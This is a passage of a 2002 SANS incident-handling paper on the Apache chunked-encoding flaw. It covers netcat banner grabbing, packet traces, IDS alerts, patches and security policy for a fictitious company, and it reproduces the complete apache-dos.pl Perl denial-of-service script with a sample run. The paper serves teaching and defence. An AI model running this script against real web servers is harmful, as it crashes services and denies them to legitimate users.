
Starting nmapNT U. 2.53 by ryan@eEye.com
eEye Digital Security < http://www.eEye.com >
based on nmap by fyodor@insecure.org < www.insecure.org/nmap/ >

Interesting ports on <10.0.1.6>:
Port      State      Service
80/tcp    open       http

Nmap run completed -- 1 IP address <1 host up> scanned in 5 seconds
```

From this information, the attacker would then probe for the web server types that have the vulnerable versions of Apache running on the servers. The attacker could have used the Retina scanner described later in this section or utilized a simple banner check routine with the netcat program. Netcat is a very versatile command line program that runs on most versions of Windows and Unix and has been described as the “TCP/IP Swiss army knife of tools.” It is very simple to install and allows step-by-step debugging of the open ports of a system. It can also be configured to allow a system to “listen” on a specified port and will generally allow data to be read or written across a network using either TCP or UDP protocols. (27)

As described in section 3.2, the following example depicts how netcat can determine the Operating System type and the version of the web server running on that system. Again this shows a vulnerable Apache version with the return of “Server: Apache/1.3.19 (Unix) (Red-Hat/Linux).”



```
C:\WINNT\System32\cmd.exe
C:\Tools\NetCat>nc 10.0.1.6 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 06 Oct 2002 18:08:33 GMT
Server: Apache/1.3.19 (Unix) (Red-Hat/Linux)
Last-Modified: Thu, 29 Mar 2001 17:53:01 GMT
ETag: "38280-b4a-3ac3767d"
Accept-Ranges: bytes
Content-Length: 2890
Connection: close
Content-Type: text/html
```

Up to this point the attacker is merely doing a little reconnaissance work to see which systems are vulnerable. Now that the attacker has a target, they are free to try the chunked-encoding attack depending on the operating system. From here they can choose either the denial of service attack or the buffer overrun attack described in the next section.

### 3.5 SIGNATURE OF THE ATTACK

Apache-dos.pl is a denial of service tool against Apache web servers. This is a listing of the attack script being run depicted as one stream of thousands. This program generates many chunked requests until the child processes die on the server. (20)

- The Perl program to run this attack is listed below:

Notice the line: `print $sock "POST /foo.htm HTTP/1.1\nHost: $host\nTransfer-Encoding: chunked\n\n90000000\n\n";`

This is a request for Chunked Transfer Encoding server set aside of 90000000 bytes of data.

The actual program is listed below.

```
***** program
#!/usr/bin/perl -w
use IO::Socket;
#$Denial of service for apache webserver 1.2.X < .26 && 2.0.X
#$http://httpd.apache.org/info/security_bulletin_20020620.txt
#$Cause [Mon Jun 24 11:11:03 2002] [notice] child pid 476 exit signal
Segmentation fault (11)
#$contact : <Luis Wong> lwong@mpsnet.net.mx
http://www.sourceforge.net/projects/sfirewall

if(@ARGV == 2){
    my $host = $ARGV[0];
    my $port = $ARGV[1];
```

```


my $i;
while(){
    $sock = IO::Socket::INET->new(PeerAddr => $host,
                                   PeerPort => "$port",
                                   Proto => 'tcp');

    unless($sock){
        die "jeje can't connect.";
    }
    $sock->autoflush(1);
    print $sock "POST /foo.htm HTTP/1.1\nHost: $host\nTransfer-Encoding:
chunked\n\n900000000\n\n";
    while ( <$sock> ){
        print;
    }
    close $sock;
    $i++;
    print "Working ... $i.\n";
}
}
else{
    print "[Usage]...\n./$0 'Host' [port] \n";
}
}

```

© SANS Institute 2000 - 2002, Author retains full rights.

The following screen shot shows how easy it is to run this attack. Notice the command line only requires the IP address and port number to start the attack. Once the attack has started, it will return an output line saying "Working ... x". It will continue to run in a loop thus killing the re-spawned child processes on the web server.



The screenshot shows a VMware Workstation window titled "Linux71 - [Ctrl-Alt-F2] - VMware Workstation". The window has a menu bar (File, Power, Settings, Devices, View, Help) and a toolbar with buttons for Power Off, Power On, Suspend, Reset, and Full Screen. The terminal window shows the following commands and output:

```
[root@jam_cms244 apache]# ./apache-dos.pl 10.0.1.6
[Usage]...
././apache-dos.pl 'Host' [port]
[root@jam_cms244 apache]# ./apache-dos.pl 10.0.1.6 80
Working ... 1.
Working ... 2.
Working ... 3.
Working ... 4.
Working ... 5.
Working ... 6.
Working ... 7.
Working ... 8.

[root@jam_cms244 apache]# _
```

This is an Ethereal trace showing the signature of the apache-dos.pl DOS attack.

The image shows a screenshot of the Ethereal (Wireshark) network protocol analyzer. The top pane displays a list of captured packets. Packet 337 is highlighted, showing a POST request to /foo.htm from 10.0.14.244 to 10.0.1.6. The bottom pane shows the details of packet 337, including Ethernet II, Internet Protocol, Transmission Control Protocol, and Hypertext Transfer Protocol layers. The raw packet data is visible at the bottom.

No.	Time	Source	Destination	Protocol	Info
334	27.351979	10.0.14.244	10.0.1.6	TCP	32801 > 80 [SYN] Seq=3252397740 Ack=0 win=5840 Len=0 MSS=1460
335	27.353503	10.0.1.6	10.0.14.244	TCP	80 > 32801 [SYN, ACK] Seq=1829450823 Ack=3252397741 win=5792
336	27.353840	10.0.14.244	10.0.1.6	TCP	32801 > 80 [ACK] Seq=3252397741 Ack=1829450824 win=5840 Len=0
337	27.354871	10.0.14.244	10.0.1.6	HTTP	POST /foo.htm HTTP/1.1
338	27.357511	10.0.1.6	10.0.14.244	TCP	80 > 32801 [ACK] Seq=1829450824 Ack=3252397817 win=5792 Len=0
339	27.373338	10.0.1.6	10.0.14.244	TCP	80 > 32801 [FIN, ACK] Seq=1829450824 Ack=3252397817 win=5792 Len=0
340	27.374939	10.0.14.244	10.0.1.6	TCP	32801 > 80 [FIN, ACK] Seq=3252397817 Ack=1829450825 win=5840 Len=0
341	27.375929	10.0.1.6	10.0.14.244	TCP	80 > 32801 [ACK] Seq=1829450825 Ack=3252397818 win=5792 Len=0

Frame 337 (142 on wire, 142 captured)

- Ethernet II
- Internet Protocol, Src Addr: 10.0.14.244 (10.0.14.244), Dst Addr: 10.0.1.6 (10.0.1.6)
- Transmission Control Protocol, Src Port: 32801 (32801), Dst Port: 80 (80), Seq: 3252397741, Ack: 1829450824, Len: 76
- Hypertext Transfer Protocol

Filter: (ip.addr eq 10.0.14.244 and ip.addr eq 10.0.1.6) and (tcp.port eq 32801 and tcp.port eq 80) [Reset] [Apply] File: <capture> Drops: 0

This is a portion of the httpd logs. Notice many child processes have died. The server response time is very slow. This is significant in that every time a child process faults out a new one must start up. These processes dying and spawning, steal the CPU resources making the system responses to valid requests appear sluggish. If this continues, the web page users will assume this page is too busy or slow and move on to other web sites or simply quit.

```
[Sat Sep 14 17:56:08 2002] [notice] child pid 1190 exit signal Segmentation fault (11)
[Sat Sep 14 17:56:08 2002] [notice] child pid 1189 exit signal Segmentation fault (11)
[Sat Sep 14 17:56:08 2002] [notice] child pid 1188 exit signal Segmentation fault (11)
[Sat Sep 14 17:56:08 2002] [notice] child pid 1187 exit signal Segmentation fault (11)
[Sat Sep 14 17:56:08 2002] [notice] child pid 1186 exit signal Segmentation fault (11)
[Sat Sep 14 17:56:08 2002] [notice] child pid 1185 exit signal Segmentation fault (11)
[Sat Sep 14 17:56:08 2002] [notice] child pid 1184 exit signal Segmentation fault (11)
[Sat Sep 14 17:56:09 2002] [notice] child pid 1197 exit signal Segmentation fault (11)
[Sat Sep 14 17:56:09 2002] [notice] child pid 1196 exit signal Segmentation fault (11)
```

[illegible]



about 5

© SANS IN

[illegible]

- Output from NFR Security NID detection of apache-scalp

09/20/2002 – GCIH Practical Version 2.1 – Jeffrey McKay

Attacks against Apache web servers

Source PID:

24

Alert Message:

10.0.1.54 -> 10.0.1.6: Apache Chunked Encoding Buffer Overflow (apache-scalp)

:

3

- Output from NFR Security NID detection of apache-nosejob

Time:

22:08:56 14-Sep-2002

Source File:

packages/www/apache.nfr

Line:

190

Host:

nid249

Alert ID:

www\_apache:www\_apache\_chunked\_nosejob\_alert

Source ID:

www\_apache:www\_apache\_source

Source:

WWW\_APACHE\_SOURCE

Source Description:

Attacks against Apache web servers

Source PID:

24

Alert Message:

10.0.1.54 -> 10.0.1.6: Apache Chunked Encoding Buffer Overflow (apache-nosejob)

:

3

Reference(22)

### 3.6 HOW TO PROTECT AGAINST IT

- Patches
  - Patching the affected systems is the best and only protection. The following chart depicts the vulnerable versions, earliest patched version and latest version as of 09/07/02. <http://httpd.apache.org/> (9)

Vulnerable Versions 09/07/02	Earliest Patched Version	Latest Version as of 09/07/02
1.2.2 and above	Upgrade to newer version	1.3.26 or 2.0.40
1.3 – 1.3.24	1.3.26	1.3.26
2.0 through 2.0.36	2.0.39 as of 6/18/02 14:21	2.0.40

- Interim patches:
  - An interim patch was released by Secuirteam's, Cris Bailiff, which gave system administrators a break until their respective operating system support groups released an official patch. His thoughts behind this were basically,  
  
"Some vendors have been very fast to respond and have back-ported the fix to many older apache releases, helping avoid many issues that a forced upgrade might involve. Other vendors supplying apache-based servers may not be so quick off the mark ) or may not even be around anymore). Homegrown releases may also be similarly outdated, and backporting is tedious."

It is interesting how Mr. Bailiff went about this from a Perl and a C coding prospective making it simple to ignore the Transfer-Encoding (TE) request because in his words,

"Most web sites and applications have no need for chunked transfer encoding on HTTP "request" messages. Most browsers do not even support it and it is only **required** when a client does not know the final length of a file before an

upload (which is rare). Disallowing such request should be no big deal.”


Depending on whether your server is a mod\_perl or DSP supported will tell you which patch to run. Bailiff takes the Perl code and appends it to the standard httpd.conf file and then restarts the daemon. He has directions for the C mod\_so httpds as well. This code is attached in its entirety in **Appendix 4**. (17) Sun also released an interim patch for Sun ONE/iPlanet Web server 4.1 and 6.0. Other companies have most likely come up with their own interim patches as well.

- Scanning tools:
  - Retina – Apache Chunked Scanner from Eeye Security is a nice tool for scanning ranges of IP addresses in your network for vulnerable systems (yes it scans “other” networks as well). It first runs a HEAD to grep a Banner Check on the web server. Earlier versions (1,0,1) of Retina Apache Chunked-Encoding Scanner only checked for the banner. The Banner check is more for informational purposes even though it does show the version of Apache and the platform, and would give you a good baseline on systems you are familiar with. Good information, but this could lead to false positives as system types and versions can be faked to throw off the scent. If you are scanning systems that are not under your control, or that you are not intimately familiar with, this could lead you to believe the system was actually at the currently patched level. This is only a very temporary solution until the systems is actually patched. This might throw off the high-level scanners and Netcat banner checkers but not any serious attackers. (13)
  - The latest Retina scanner (1,0,3) also does a POST command with a Transfer-Encoded: Chunked of 8000000 (8 million) to request this block size instead of the actual 80000000 (80 million) in the attack.


© SANS

Examples below:

Retina – Apache Chunked Scanner finding a vulnerable Web server. This is the “nice” way to test your servers for the vulnerability. It does not cause the Denial of Service attack.



Retina Scan found this system “Not vulnerable” to the Apache Chunked attack.



The following is a Ethereal trace of both a vulnerable and non-vulnerable scan from Retina’s Apache Chunked Encoding Scanner

## Trace of Retina scan:

### Trace of Vulnerable Apache server:

### Trace of non-Vulnerable Apache server:

Vulnerable Apache Version 1.3.19	
HEAD / HTTP/1.0 Host: eeye Connection: Keep-Alive	HEAD / HTTP/1.0 Host: eeye  Connection: Keep-Alive
HTTP/1.1 200 OK Date: Mon, 02 Sep 2002 21:17:07 GMT Server: Apache/1.3.19 (Unix) (Red-Hat/Linux) Last-Modified: Thu, 29 Mar 2001 17:53:01 GMT ETag: "38280-b4a-3ac3767d" Accept-Ranges: bytes Content-Length: 2890 Keep-Alive: timeout=15, max=100 Connection: Keep-Alive  Content-Type: text/html	HTTP/1.1 200 OK Date: Mon, 02 Sep 2002 17:25:55 GMT Server: Apache/2.0.39 (Unix) Content-Location: index.html.en Vary: negotiate,accept,accept-language,accept-charset TCN: choice Last-Modified: Fri, 04 May 2001 00:01:18 GMT ETag: "1088c-5b0-40446f80;108a5-946-7aa0cb40" Accept-Ranges: bytes Content-Length: 1456 Keep-Alive: timeout=15, max=100 Connection: Keep-Alive Content-Type: text/html; charset=ISO-8859-1 Content-Language: en  Expires: Mon, 02 Sep 2002 17:25:55 GMT
POST /x.html HTTP/1.0 Host: 192.168.x.x Transfer-Encoding: chunked  8000000	POST /x.html HTTP/1.0 Host: 192.168.x.x Transfer-Encoding: chunked  8000000
HTTP/1.1 400 Bad Request Date: Mon, 02 Sep 2002 21:17:07 GMT Server: Apache/1.3.19 (Unix) (Red-Hat/Linux) Connection: close Content-Type: text/html; charset=iso-8859-1  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <HTML><HEAD> <TITLE>400 Bad Request</TITLE> </HEAD><BODY> <H1>Bad Request</H1> Your browser sent a request that this server could not understand.<P> <HR>	HTTP/1.1 400 Bad Request Date: Mon, 02 Sep 2002 17:25:55 GMT Server: Apache/2.0.39 (Unix) Vary: accept-language Accept-Ranges: bytes Content-Length: 720 Connection: close Content-Type: text/html; charset=ISO-8859-1 Expires: Mon, 02 Sep 2002 17:25:55 GMT  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"> <HTML> <HEAD> <TITLE>Bad request!</TITLE>  snip

- Notice the 8000000 (8 million) bytes of data that are requesting space allocation on the server. The actual attack has at least an 80000000 (80 million) bytes request. Retina is being nice here by staying under the actual attack size to generate their results without causing the problem they are trying to prevent.

There are a number of scanning tools on the web, many at [packetstormsecurity.org](http://packetstormsecurity.org). (12)(16)


- Intrusion Detection is another method to protect against these types of probes and attacks
  - A stateful Network based Intrusion Detection system should be installed. NIDs should be placed on critical networks but especially on the DMZ. A stateful-based NID deployment is important to reduce the amount of false positives as well as keep session data in any logs. These logs are important to the analyst for various reasons. Chief among these criteria are the ability to see if an attack was successful. A positive response to an attack could mean you have an incident on your hands or your web server is programmed incorrectly. On the DMZ policies should be set for general web logging and of all web signatures including Gobbles, Chunked request, Chunked garbage headers.
  - NFR Security code for apache-scalp
 

```
# Look for buffer overflows in chunked encoding
# First, look for the specific GOBBLES issue.
if ( ALERT_ON_APACHE_CHUNKED &&
www:GLOBAL_CLIENTMODS["HOST:"] == "apache-scalp.c" ) {
    if ( do_alert(tcp.connsrc) ) {
        alert(www_apache_source,
www_apache_chunked_scalp_alert,
            tcp.connsrc, tcp.conndst,
            "--AlertDetails",
            "ALERT_ID", "27-91",
            "ALERT_CONFIDENCE", 90,
            "ALERT_SEVERITY", "medium",
            "ALERT_IMPACT", "code execution",
            "ALERT_EVENT_TYPE", "attack",
            "ALERT_ASSESSMENT", "unknown",
            "IP_PROTO_NUM", 6,
            "IP_ADDR_SRC", tcp.connsrc,
            "IP_ADDR_DST", tcp.conndst,
            "PORT_SRC", tcp.connsport,
            "PORT_DST", tcp.conndport);
Reference(22)
```



### Placement of NIDs:

Notice we are using a stateful intrusion detection appliance. The stateful engine in a NID will eliminate many of the false positives associated with the standard string matching NIDs. A stateful NID must have the TCP 3-way handshake established before a legitimate session will be monitored. Having NIDs outside the firewall will help with the Denial of Service attacks. Interior NIDs should be tuned to attacks specific to allowed rule sets in the firewalls or notification of rule sets that are not being enforced. The DMZ NID should be tuned heavily in favor of web and mail attacks. These NIDs should enable logging of sessions with regard to response codes. If there are multiple negative response codes from a single IP address it could alert you to this attack ahead of the actual buffer overrun.



- Host Based Software
  - Host Intrusion detection HID software should be installed on the web server to provide general protection. It should monitor for network and behavioral traffic as well as kernel and text-based logs. If written properly and pushed out in a timely manner it could detect all of these attacks. If the HID has shim capabilities, it could stop the attack and kill the session. Examples of Host-based Intrusion Detection would be NFR Security's HID or Intrusion.com's SecureHost.

### 3.7 REFERENCES

- (7) Hypertext transfer Protocol – HTTP/1.1 June 1999. Networking Working Group Request for Comments: 2616 Obsoletes: 2068 Category: Standards track <http://www.ietf.org/rfc/rfc2616.txt>
- (8) Transfer Encoding Alert, 23 July 2000. Sun™ <http://www.sun.com/service/sunone/software/alerts/transferencodingalert-23july2002.html>
- (9) M-093: Apache HTTP Server Chunk Encoding Vulnerability June 19, 2002 21:00 GMT [Revised 26 June 2002] <http://www.ciac.org/ciac/bulletins/m-093.shtml>
- (12) Packetstorm.org web site search for apache-chunked-encoding; September 8, 2002; <http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=apache+chunked+encoding&%5Bsearch%5D.x=40&%5Bsearch%5D.y=4> <http://packetstorm.decepticons.org/0206-exploits>
- (13) Eeye Security Retina Apache Chunked Encoding Scanner. September 8, 2002, <http://www.eeye.com/html/Research/Tools/RetinaApacheChunked.exe>
- (16) GOBBLES apache-chunk.c; code; July 7, 2002; <http://packetstorm.decepticons.org/0207-exploits/apache-chunk.c>
- (17) Blowchunks - Protecting Existing Apache Servers Until Upgrades Arrive; 6/23/2002 <http://www.securiteam.com/tools/5WP0M0U7FS.html>
- (20) Denial of Service program "apache-dos.pl"; <http://sourceforge.net/projects/sfirewall>
- (27) Net cat description; <http://lists.insecure.org/nmap-hackers/2000/Apr-Jun/att-0143/01-tool-desc.txt>
- (29) CISecurity, CISBenchmarks; <http://www.cisecurity.org>

## 4 THE INCIDENT HANDLING PROCESS

### 4.1 PREPARATION

With our fictitious ABC Company, there were no countermeasures what-so-ever in place to lessen or negate this attack. The systems were installed and tested for functionality then pretty much forgotten about with regard to security and monitoring. With this in mind, the attack on their systems is a wake up call to what should be done in the next incident. *The whole incident handling process is a “lesson learned” for ABC Company.* Take this a step further. It would be difficult to count the vast number of small companies that have no infrastructure in place to combat intrusions into their network. The current technical environment is slow and a critical eye is given to any money or time spent on something that has no perceived tangible gain or ROI.

Since there was no defined policy or security team in place, this would be a good place to start.

Policies for a small company such as ABC do not have to be so detailed that they would take longer to compile than the actual containment and eradication of an attack. Also, the company should not get so involved in writing a policy that is too cumbersome to enforce or monitor. The policy should be written with the current and proposed network diagram in mind. “A computer *policy* always mentions *what* is to be protected, *why* it must be protected, and *how* it will be protected.” (28) Looking at ABC Company the bare minimum policy needed should address the following areas.

- Hardware
- Access Control
- E-Mail and WWW
- Training
- Planning
- Investigation

As a side note, the stateful Network Intrusion Detection systems mentioned above, could play a major role in enforcement of policies with some of the RFC compliancy and password monitoring as well as email and pager notification of attacks.

Let’s break down each one of the areas noted above.


Hardware – Any purchases going forward must comply with the new security policy. The new hardware policy should include what each new piece of equipment will be used for, who will install it, secure it, operate and maintain it. The level of security enforcement the system will adhere to should be determined before the installation. This should take into account an Acceptable Use Policy that determines the “technical, legal, and behavioral activities and how security

will impact privacy. All of this will become the IP strategy for the “current and future hardware and software development.”

This would be a good time to organize the IT structure of the company. They should start with a place to gather all software and documentation into a lockable fireproof cabinet. All current and future purchases should be inventoried for insurance purposes. This would become part of the Business Continuity plan in the lessoned learned section defined later. The inventory of equipment will help procurement and/or rental requirements in an emergency situation.

**Access Control** – This is the first step into access control; physical access of server and network equipment will help the organization of equipment and resources simply by reducing the number of individuals directly involved. The less people that have access to the IT infrastructure, the greater the control of the environment. This part of the system policies should be written to include the privileges, password strength requirements, remote access, monitoring, and physical security of the systems.

Part of access control management is standardization of methodologies in assessment routines. Have a policy to utilize system hardening software packages that can be run during system build. These routines may have to be upgraded from time to time, but are a good barometer of the overall system strength/vulnerabilities. For example, the CISecurity has benchmarking and scanning tools that will help guide the administrator in securing a system. There are tools for different operating systems as well as a SANS top 20 automated scanning tool. This is the output of the tool run against a Linux system. It shows the vulnerabilities against permissions and access control on this view. It comes with a rating tool that could become a standard for any company.

A screenshot of a terminal window with a blue title bar. The title bar text is 'root@nfr-cms:/usr/local/CIS'. The terminal content shows a list of security findings, all starting with 'Negative:'. The findings are: 7.4 Couldn't open at.allow, 7.5 The permissions on /etc/crontab are not sufficiently restrictive, 7.6 No Authorized Only message in /etc/motd, 7.6 No Authorized Only message in /etc/issue, 7.7 /etc/securetty has a non tty1-12 line: tty10, 7.8 GRUB isn't password-protected, 8.1 uucp has a valid shell of /sbin/nologin, 8.1 operator has a valid shell of /sbin/nologin, 8.1 adm has a valid shell of /sbin/nologin, and 8.1 bin has a valid shell of /sbin/nologin. The terminal has a scrollbar on the right side.

```
root@nfr-cms:/usr/local/CIS
Negative: 7.4 Couldn't open at.allow
Negative: 7.5 The permissions on /etc/crontab are not sufficiently restrictive.
Negative: 7.6 No Authorized Only message in /etc/motd.
Negative: 7.6 No Authorized Only message in /etc/issue.
Negative: 7.7 /etc/securetty has a non tty1-12 line: tty10.
Negative: 7.8 GRUB isn't password-protected.
Negative: 8.1 uucp has a valid shell of /sbin/nologin.
Negative: 8.1 operator has a valid shell of /sbin/nologin.
Negative: 8.1 adm has a valid shell of /sbin/nologin.
Negative: 8.1 bin has a valid shell of /sbin/nologin.
```

Policies related to WWW and E-Mail should be instituted. If a company such as ABC company has been attacked recently, this is most likely a great time to inform the users of the pitfalls of downloading and running viruses or applets from e-mail attachments and hostile web pages. Most users do not know what extensions on an attachment are even suspect. They often think because the email came from a friend, it is OK to open it. Inform the users about good security practices while the attack is fresh in their minds. Perhaps even show them an attack in progress on test system. Update systems and users on all

anti-virus, SPAM control, version control and content filtering controls that will be enforced.

